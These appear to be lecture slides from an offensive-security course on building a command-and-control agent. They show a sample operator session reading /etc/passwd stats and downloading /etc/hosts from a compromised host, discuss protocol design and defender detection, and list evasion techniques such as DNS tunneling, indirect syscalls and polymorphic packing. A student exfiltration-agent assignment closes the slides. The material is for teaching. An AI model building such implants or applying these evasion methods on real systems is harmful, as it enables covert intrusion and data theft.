[*] Server listening on 0.0.0.0:4444
[*] Password: deadbeef
[*] Waiting for agent connection...

[+] Agent connected from 127.0.0.1:54321
Waiting for authentication (timeout: 2.0s)...
✓ Authentication successful

=====
Connected to agent. Type 'help' for commands.
=====
```

## Terminal 2: Start agent

```
$ ./agent # (config.h has server IP/port/password)
[Agent connects silently, waits for commands]
```

# Interactive session starts

## Terminal 1: Interactive session

```
agent> pwd
[*] Getting current directory...
/home/user

agent> ls /tmp
[*] Listing directory: /tmp
[F] test.txt
[D] cache
[L] link_to_file
```

# Example Session (cont.)

```
agent> stats /etc/passwd
[*] Getting stats for: /etc/passwd
Size: 2847
Mode: 644
UID: 0
GID: 0
Atime: 1696340000
Mtime: 1696340000

agent> download /etc/hosts
[*] Downloading file: /etc/hosts
  Received chunk 1: 256 bytes (total: 256 bytes)
✓ Download complete: 256 bytes in 1 chunks
  Saved as: downloaded_hosts

agent> mingrep /var/log/syslog error
[*] Searching '/var/log/syslog' for pattern: error
Line 42: Oct  1 12:34:56 kernel: USB device error
Line 108: Oct  1 14:22:11 systemd: Service failed with error

agent> tailf /var/log/messages
[*] Tailing file: /var/log/messages
  (Press Ctrl+C to cancel)
Oct  1 15:30:01 kernel: New USB device connected
Oct  1 15:30:05 NetworkManager: Connection activated
[*] Sending cancel command...
```



# Protocol Design Discussion

**Think about these design choices:**

## **1. Packet Size: Why 4096 bytes?**

- What if we used 512 bytes? 64KB? Variable length?
- Consider: syscall overhead, memory, network MTU
- Exercise: Calculate overhead for downloading a 1MB file with different packet sizes

## **2. Blocking vs Non-blocking**

- Our agent blocks on `recv()`. What if server is slow?
- How would you add timeouts? (Hint: `poll` with timeout)
- Trade-off: Complexity vs responsiveness

# Protocol Cont

## 3. Error Handling

- We use status codes (OK, ERROR, MORE\_DATA). Why not errno values?
- What about partial failures? (e.g., half the directory listed)
- How to handle network errors mid-transfer?

## 4. Security

- Password is sent in plaintext. How to encrypt?
- Agent authenticates to server, but what about server → agent?
- How to prevent replay attacks?

## 5. Extensibility

- How to add a new command without breaking old agents?
- What if we need to send binary data with nulls?
- How to version the protocol?

# Advanced Discussion

## Current approach: Fixed-size binary

- ✓ Simple parsing
- ✓ No buffer overflows
- ✓ Predictable memory usage
- ✗ Wastes space for small messages
- ✗ Limited to 4088 bytes of data per message

## Alternative 1: Type-Length-Value (TLV)

```
struct tlv_message {  
    uint8_t type;  
    uint32_t length; // Network byte order  
    char value[];    // Variable length  
};
```

✓ Efficient for variable data ✗ More complex parsing, potential for bugs

## Alternative 2: JSON over TCP

```
{"cmd": "ls", "path": "/tmp"}
```

✓ Human-readable, easy debugging ✗ Larger size, parsing overhead, obvious in traffic

# Wire Efficient Protocols

**Alternative 3: Protocol Buffers / MessagePack** ✓ Efficient, schema evolution, widely supported ✗ Dependency on external libraries (defeats no-libc goal)

# Discussion

Which would you choose for a real C2?

# Common C2 IO patterns

## Pattern 1: Simple Request-Response

```
Operator → Server → Agent → Execute → Response → Server → Operator
```

- Used by: pwd, ls, stats, mingrep
- Characteristics: Single round-trip, complete in one message

# Pattern 2: Chunked Streaming

```
Operator → Server → Agent → Loop { Read chunk → Send chunk } → Server → Operator
```

- Used by: download
- Characteristics: Multiple responses, STATUS\_MORE\_DATA until STATUS\_OK



# Pattern 3: Long-running with Cancellation

```
Operator → Server → Agent → Loop { Poll events → Send updates } →  
Operator cancels → Server sends CMD_CANCEL → Agent stops
```

- Used by: tailf
- Characteristics: Indefinite duration, requires multiplexing with poll()

# Artifacts

## How defenders detect this agent:

Detection Method	What They Look For	Our Agent
Network traffic	Fixed 4096-byte packets	✓ Detectable pattern
Syscall tracing	Direct syscalls (no libc)	✓ Suspicious pattern
Static analysis	No imports, custom _start	✓ Red flag
Behavior	File enumeration (getdents64)	✓ Suspicious
Network	Unencrypted C2 traffic	✓ Obvious

# Basic Defense Evasion

- **Traffic obfuscation:**
  - Add random padding to vary packet size
  - Encrypt with TLS/SSL (looks like HTTPS)
  - Use DNS tunneling or protocol mimicry
- **Timing jitter:**
  - Random delays between commands
  - Mimic human behavior patterns
- **Syscall obfuscation:**
  - Indirect syscalls (jump to kernel)
  - System call proxying through other processes
- **Binary obfuscation:**
  - Pack/encrypt executable
  - Use polymorphic code

# Final Thoughts & Next Steps

**Remember:**

*The best defenders think like attackers. The best attackers understand defenders.*

**Questions?**

# Capstone 0

- Fill out the survey (to be released after class) to tell me who is in your group
- Join the CTFd instance (will be provisioned by Monday)
- By Monday (hopefully Sunday) the formal requirements will be released
- Capstone 0 is to build a basic exfiltration Agent given a python3 listening post
- this is not a hard requirement, but is designed to make it tractable to build the agent in less than a week.
- Homework is to prepare your agent
- Agent will be built in gradescope and deployed onto the course server. It will be unique to your group